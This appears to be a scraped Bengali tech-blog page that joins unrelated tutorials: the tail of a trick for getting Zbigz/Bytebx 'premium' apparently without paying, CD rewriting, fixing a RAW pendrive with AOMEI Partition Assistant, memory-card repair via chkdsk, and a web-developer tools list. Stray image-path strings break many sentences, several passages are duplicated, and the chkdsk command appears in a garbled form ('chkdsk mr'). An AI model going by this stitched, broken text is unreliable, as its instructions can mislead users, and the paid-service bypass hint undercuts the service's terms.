৫।পেইজ রিলোড দেন দেখবেন প্রিমিয়াম হয়ে গেছে!
নোটঃ
*এ অনেক সময় নাও আসতে পারে কিংবা Too much login at a time দেখাতে পারে।চিন্তা করবেন না আবার রিলোড দিন ঠিক হয়ে যাবে!
তারপরও যদি না হয়তাহলে আবার নতুন করে এই সিস্টেমটি ফলো করুন
Zbigz এ কিছু বাগ রয়েছে তাই আমার পরামর্শ Bytebx ব্যাবহার করন।বাগ ফিক্স হলে পোস্টটি আপডেট দিবো।তবে অনেকেরই Zbigz চলছে!!!
Zbigz বাগ ফিক্সডঃ প্রসেস ঠিকমত ফলো করে না হলে পিসি রিস্টার্ট দিয়ে ক্রোম ওপেন করুন!অটোমেটিকেলি হয়ে যাবে!!
প্রমাণঃ
এই পোস্টটি কষ্ট করে পড়ার জন্য ধন্যবাদ!!
আমার টিউনটি একদমনুতুনদের জন্য । এক্সপার্টদের জন্য নয় । এক্সপার্টদের
সকলের মনে হয় জানা আছে । এবার কাজের কথায় আসি । আমরা অনেক সময় আমাদের
দরকারি ফাইল গুলু ব্লাঙ্ক সিডিতে রাইট করে রাখি । একটি ব্লাঙ্ক সিডিতে
প্রায় ৭০০ মেগাবাইট পযন্ত রাইট করা যায় । কিন্তু অনেক সময় কম
মেগাবাইট এর ফাইল সিডিতে রাইট করার প্রয়োজন হয় । তখন আমরা তা সিডিতে রাইট
করি । কিন্তু আমরা অনেকেইজানিনা যে এক সিডিতে একবার রাইট করে ফেললে পরে
আবার একাধিক বার রাইট করা যায় । আসুন প্রক্রিয়াটি দেখি ।

My Computer ওপেন করুন ।সাধারণত সিডি/ডিভিডি রমটা এই রকম থাকে ।

ব্লাঙ্ক সিডি টা সিডি/ডিভিডি রম এ ঢুকালে উপরের ছবির মতো আসবে । তাহলে বুজবেন যে সিডিটা রম এ পেয়েছে ।


আপনি ইচ্ছা করলে ব্লাঙ্ক সিডিটার ধারন ক্ষমতা, কতটুকু খালি আছে তা উপরের ছবির নিয়ম অনুসারে দেখতে পারবেন ।

ব্লাঙ্ক সিডিতে যা রাইট করতে চান তা কপি করুন ।

তারপর My Computer ওপেন করে সিডি/ডিভিডি রম এ পেস্ট করুন ।

পেস্টহয়ে গেলে Write these files to CD তে ক্লিক করুন ।

তারপর CD Name: এর ঘরে নিজের ইচ্ছামত নাম লিখে Next এ ক্লিক করুন ।

তারপর রাইট হতে থাকবে । কিছুক্ষন অপেক্ষা করতে হবে ।

কিছুক্ষন পরে উপরের ছবির মতো চার্ট আসলে Finish এ ক্লিক করতে হবে । Finish এ ক্লিক করার পরে সিডি/ডিভিডি রম থেকে সিডিটা নিজে নিজেই বের হয়ে যাবে ।
বাস কাজ শেষ । এই এক নিয়মেই আপনি এক সিডি তে বারবার রাইট করতে পারবেন । এক নিয়মেই আপনি Computer এ সফটওয়্যার ছাড়া সিডি রাইট করতে পারবেন ।
সবাইকে অসংখ ধন্যাবাদ ।।।। ভালো থাকবেন ।।।।
My Computer ওপেন করুন ।
সাধারণত সিডি/ডিভিডি রমটা এই রকম থাকে ।
ব্লাঙ্ক সিডি টা সিডি/ডিভিডি রম এ ঢুকালে উপরের ছবির মতো আসবে । তাহলে বুজবেনযে সিডিটা রম এ পেয়েছে ।
আপনি ইচ্ছা করলে ব্লাঙ্ক সিডিটার ধারন ক্ষমতা, কতটুকু খালি আছে তা উপরের ছবির নিয়ম অনুসারে দেখতে পারবেন ।
ব্লাঙ্ক সিডিতে যা রাইট করতে চান তা কপি করুন ।
তারপর My Computer ওপেন করে সিডি/ডিভিডি রম এ পেস্ট করুন ।
পেস্ট হয়ে গেলে Write these files to CD তে ক্লিক করুন ।
তারপর CD Name: এর ঘরে নিজের ইচ্ছামত নাম লিখে Next এ ক্লিক করুন ।
তারপর রাইট হতে থাকবে । কিছুক্ষন অপেক্ষা করতে হবে ।
কিছুক্ষন পরে উপরের ছবির মতো চার্ট আসলে Finish এ ক্লিক করতে হবে । Finish এ ক্লিক করার পরে সিডি/ডিভিডি রম থেকে সিডিটা নিজে নিজেই বের হয়ে যাবে ।
বাস কাজ শেষ । এই এক নিয়মেই আপনি এক সিডি তে বার বার রাইট করতেপারবেন । এক নিয়মেই আপনি Computer এ সফটওয়্যার ছাড়া সিডি রাইট করতে পারবেন ।
সবাইকে অসংখ ধন্যাবাদ ।।।। ভালো থাকবেন ।।।।
সুপ্রিয় ব্লগারগণ, পেনড্রাইভ আমাদের সবার কাছে কম বেশী নিত্য প্রয়োজনীয় বস্তু। এ কথা বলাই বাহুল্য যে এর কার্যবিধি সম্পর্কে জানে না এমন মানুষ পাওয়াটা দুষ্কর। যাই হোক মূল প্রসঙ্গে আসা যাক।
অনেক সময় দেখা যায় যে, আমাদের ব্যবহৃত পেনড্রাইভ কোন না কারণের জন্য সমস্যা তৈরি করে। যার ফলে অনেক সময় ভোগান্তিতে পরতে হয়। এর ফলে দেখা যায় যে পিসিতে পেনড্রাইভ প্রবেশের পর আপনার পেনড্রাইভে গুরুত্বপূর্ণ ফাইল থাকা সত্ত্বেও পেনড্রাইভ ফরমেট দিতে হচ্ছে। যাক পেনড্রাইভ ফরমেট দিতে গিয়ে দেখেন যে পেনড্রাইভ আর ফরমেট হয় না। অর্থাৎ আপনার পেনড্রাইভটি RAW ফাইলসিস্টেমে পরিণত হয়ে গিয়েছে। যার ফলে পিসিতে প্রবেশ করলে ফরমেট বার্তা তো শো করে কিন্তু ফরমেট দিতে গেলে সেটি ফরমেট হয় না। এমতাবস্থায় কি করণীয় তাই আলোচনা করছি।
যখন আপনার পেনড্রাইভটি পিসিতে প্রবেশ করাবেন তখন দেখবেন যে পেনড্রাইভটিকে যতবারই ফরমেট দেয়ার চেষ্টা করছেন না কেন পেনড্রাইভ কিছুতেই ফরমেট হচ্ছে না। ফলে এই বার্তাটি দেখতে পাবেন।
এখন আপনি যদি Computer>Manage>Disk Management এ গিয়ে পেনড্রাইভফরমেট দিতে চান তাহলে আবার এই বার্তা দেখাবে।
এখন এই সমস্যা সমাধানের জন্য আপনাদের একটি ডিস্ক পার্টিশন সফটওয়্যার ডাউনলোড করতে হবে। মাত্র 8.16 MB।
সফটওয়্যারটির নামঃ AOMEI Partition Assistant Standard Edition [Free Edition]
ডাউনলোড লিংকঃ AOMEIPartition Assistant
এখন সফটওয়্যারটি ডাউনলোড করে ইন্সটল করুন এবং ওপেন করুন। ওপেন করার পর দেখবেন আপনার প্রবেশকৃত পেনড্রাইভ ওখানে প্রদর্শন করছে। এরপর আপনার পেনড্রাইভ উপর মাউসের রাইট বাটন ক্লিক কনটেক্স মেন্যুটি আনুন। কনটেক্স মেন্যুটি থেকে Delete Partition অপশনটি সিলেক্ট করুন।
Delete Partition অপশনটি সিলেক্ট করার পর এই বক্স টি শো করবে। ঐখান থেকে Delete partition quickly (Recommended) টিকে সিলেক্ট করে OK ক্লিক করুন। এরপরবামদিকে উপরে কোণায় Apply তে ক্লিক করুন।
এরপর আরেকটি বক্স শো করবে। ঐখান থেকে Proceed এ ক্লিক করুন এবং অপর আরকেটি বক্স আসবে ওতে Yes দিয়ে দিন।
পেনড্রাইভের পার্টিশন ডিলিট প্রসেসিং
পার্টিশন ডিলেট হওয়ার একটি বক্স শো করবে ঐখানে OK তে ক্লিক করুন। পেনড্রাইভের পার্টিশন ডিলেট হওয়ার পর ফাইল সিস্টেম Unallocated শো করবে। এরপর আপনার পেনড্রাইভ উপর মাউসের রাইট বাটন ক্লিক কনটেক্স মেন্যুটি আনুন। কনটেক্স মেন্যুটি থেকে Create Partition টি সিলেক্ট করুন।
Create Partition টি সিলেক্ট করার পর একটি বক্স শো করবে। ঐখানে থেকে শুধু OK তে ক্লিক করুন। অতঃপর বামদিকে উপরে কোণায় Apply তেক্লিক করুন। এরপর আরেকটি বক্স শো করবে। ঐখান থেকে Proceed এ ক্লিক করুন এবং অপর আরকেটি বক্স আসবে ওতে Yes দিয়ে দিন।
পেনড্রাইভের পার্টিশন ক্রিয়েট প্রসেসিং
পার্টিশন করা শেষ হলে সফল ভাবে সম্পন্ন হয়েছে এরূপ একটি বক্স শো করবে ঐখানে OK ক্লিক করুন।
অতঃপর Computer প্রবেশ করে Devices With Removable Storage এ দেখুন আপনারপেনড্রাইভ শো করছে।
এই দেখুন এই কাজ করার পর এখন আপনি সরাসরি আপনার পেনড্রাইভকে ফরমেট দিতে পারবেন।
এখন থেকে যদি পেনড্রাইভ RAWফাইল সিস্টেমে পরিণত হয় তবে এই ভাবে এর সমাধান করতে পারবেন।তথ্য আদান প্রদান করার সময় ফোনের মেমোরি কার্ড হঠাৎ.খুলে নেওয়া হলে বা
কোনো ভাবে সংযোগ বিছিন্ন হলে সেটি ক্ষতিগ্রস্ত হয়েঅকেজো হতে পারে।
নানাভাবে এমন অকেজো মেমোরি কার্ড সচল করা গেলেও সম্পূর্ণভাবে ক্ষতিগ্রস্ত
এবং বাহ্যিকভাবে নষ্ট প্রায় কার্ডকে ঠিক করতে ডেটা রিকভারি সফটওয়্যার
ব্যবহার করতে হবে। মেমোরি কার্ডের তথ্য দেখা যাচ্ছে, কিন্তু সেটি ব্যবহার
করা না গেলে আপনাকে এই সফটওয়্যার সমাধান দিতেপারে। এ ক্ষেত্রে ডেটা
উপস্থিত থাকে কিন্তু কম্পিউটার বা অন্য যন্ত্র সেটিকে পড়তে (রিড) পারে না।
এক্ষেত্রে সবাই ভাবে যে মেমোরি কার্ডটি বোধহয় নষ্ট হয়ে গেছে। কিন্তু না, এমন অবস্থা থেকে আমরা মেমোরি কার্ডটাকে ফিরিয়ে আনতে পারি।
এ জন্য কার্ড রিডারে মেমোরি কার্ড ঢুকিয়ে নিয়ে কম্পিউটারে সংযোগ দিন। খেয়াল রাখুন, মেমোরি কার্ড ফাইল এক্সপ্লোরারে বা হার্ড ড্রাইভের অন্যান্য ডিস্কের মতো দেখালে এটিতে প্রবেশ করা যাবে না, কিন্তু ফাইল সিস্টেম ঠিক আছে। এবার য়াপনার উইন্ডোজ এর স্টার্ট মেন্যুতে গিয়ে cmd লিখুন। এতে আপনার স্টার্ট মেন্যুর উপর দিকে কমান্ড প্রম্পট(cmd) দেখা যাবে। এখন এর ওপর ডান বোতাম চেপে Run as administrator নির্বাচন করে সেটি খুলুন। কমান্ডপ্রম্পট চালু হলে এখানে chkdsk mr লিখে enter ক্লিক করুন। এখানে m হচ্ছে মেমোরি কার্ডের ড্রাইভ ।
কম্পিউটারে কার্ডের ড্রাইভ লেটার যে টি দেখাবে সেটি এখানে লিখে চেক ডিস্কের কাজটি সম্পন্ন হতে দিন।এখানে convert lost chains to files বার্তা এলে y চাপুন। এ ক্ষেত্রে ফাইল কাঠামো ঠিকথাকলে কার্ডের তথ্য আবার ব্যবহার করা যাবে। মেমোরি কার্ড যদি invalid file system দেখায় তাহলে সেটির ড্রাইভের ডান ক্লিক করে Format-এ ক্লিক করুন। Filesystem থেকে FAT নির্বাচন করে Quick format-এর টিক চিহ্ন তুলে দিয়ে Format-এক্লিক করুন। ফরম্যাট সম্পন্ন হলে মেমোরি কার্ডের তথ্য হারালেও কার্ড নষ্ট হবে না।
এক্ষেত্রে সবাই ভাবে যে মেমোরি কার্ডটি বোধহয় নষ্ট হয়ে গেছে। কিন্তু না, এমন অবস্থা থেকে আমরা মেমোরি কার্ডটাকে ফিরিয়ে আনতে পারি।
এ জন্য কার্ড রিডারে মেমোরি কার্ড ঢুকিয়ে নিয়ে কম্পিউটারে সংযোগ দিন। খেয়াল রাখুন, মেমোরি কার্ড ফাইল এক্সপ্লোরারে বা হার্ড ড্রাইভের অন্যান্য ডিস্কের মতো দেখালে এটিতে প্রবেশ করা যাবে না, কিন্তু ফাইল সিস্টেম ঠিক আছে। এবার য়াপনার উইন্ডোজ এর স্টার্ট মেন্যুতে গিয়ে cmd লিখুন। এতে আপনার স্টার্ট মেন্যুর উপর দিকে কমান্ড প্রম্পট(cmd) দেখা যাবে। এখন এর ওপর ডান বোতাম চেপে Run as administrator নির্বাচন করে সেটি খুলুন। কমান্ড
প্রম্পট চালু হলে এখানে chkdsk mr লিখে enter ক্লিক করুন।এখানে m হচ্ছে মেমোরি কার্ডের ড্রাইভ ।
কম্পিউটারে কার্ডের ড্রাইভ লেটার যে টি দেখাবে সেটি এখানে লিখে চেক ডিস্কের কাজটি সম্পন্ন হতে দিন।
এখানে convert lost chains to files বার্তা এলে y চাপুন। এ ক্ষেত্রে ফাইল কাঠামো ঠিক থাকলে কার্ডের তথ্য আবার ব্যবহার করা যাবে। মেমোরি কার্ড যদি invalid file system দেখায় তাহলে সেটির ড্রাইভের ডান ক্লিক করে Format-এ ক্লিক করুন। File system থেকে FAT নির্বাচন করে Quick format-এর টিক চিহ্ন তুলে দিয়ে Format-এ ক্লিক করুন। ফরম্যাট সম্পন্ন হলে মেমোরি কার্ডের তথ্য হারালেও কার্ড নষ্ট হবে না।ওয়েব ডেভেলোপারদের কাজের সহযোগিতার জন্য অনলাইনে
অনেক Tools বিদ্যমান তবে কিছু অসাধারণ Tools আছে যা নবীন প্রবীণ সকল
ডেভেলোপারদের সারাজীবন কাজে লাগে । Tools গুলো সংগ্রহ করুন এবং কাজ করুন
সহজে…
1. Firebug : Firebug হল Mozilla Firefox এর একটি extension যাতে রয়েছে ওয়েব ডেভেলোপমেন্ট কাজের জন্য অনেক সুবিধা । এতে রয়েছে built-in JavaScript debugger যা ডেভেলোপারদেরকে ধাপে ধাপে script লিখা এবং লিখিত script গুলোর ভুল ধরিয়ে দেয় ।
http://getfirebug.com
2. Internet Explorer Developer Toolbar : InternetExplorer Developer Tool হল Firebug এর মতই Internet Explorer এর একটি Add-ons যা internet explorer এ site এর লিখতেসাহায্য করে । বিশেষ করে যে সকল ডেভেলোপার Safari বা Firefox ব্যাবহার করেন তাদের Cross-compatibility সমস্যা সমাধানে Internet Explorer Developer একটি গুরুত্বপুর্ন Toolbar।
http://www.microsoft.com/en-us/download/default.aspx
3. Pixie : Pixie হচ্ছে এমন একটা Software যে আপনাকে একটা Color এর HEX, HTML, RGB, CMYK, HSV এর কোড গুলো দেখাবে। http://www.nattyware.com/pixie.php
4. CSSTidy : CSSTidy হল একটি opensourse application CSS কোড কে optimize করে এবং ফাইল সাইজ বহুলাংশে কমিয়ে দেয় ফলশ্রুতিতে website এর স্পীড বৃদ্ধি পায় । CSSTidy কিভাবে কাজ করে তা বুঝার জন্য “before and after” উদাহরণ ভালভাবে দেখতে পারেন । http://csstidy.sourceforge.net/index.php
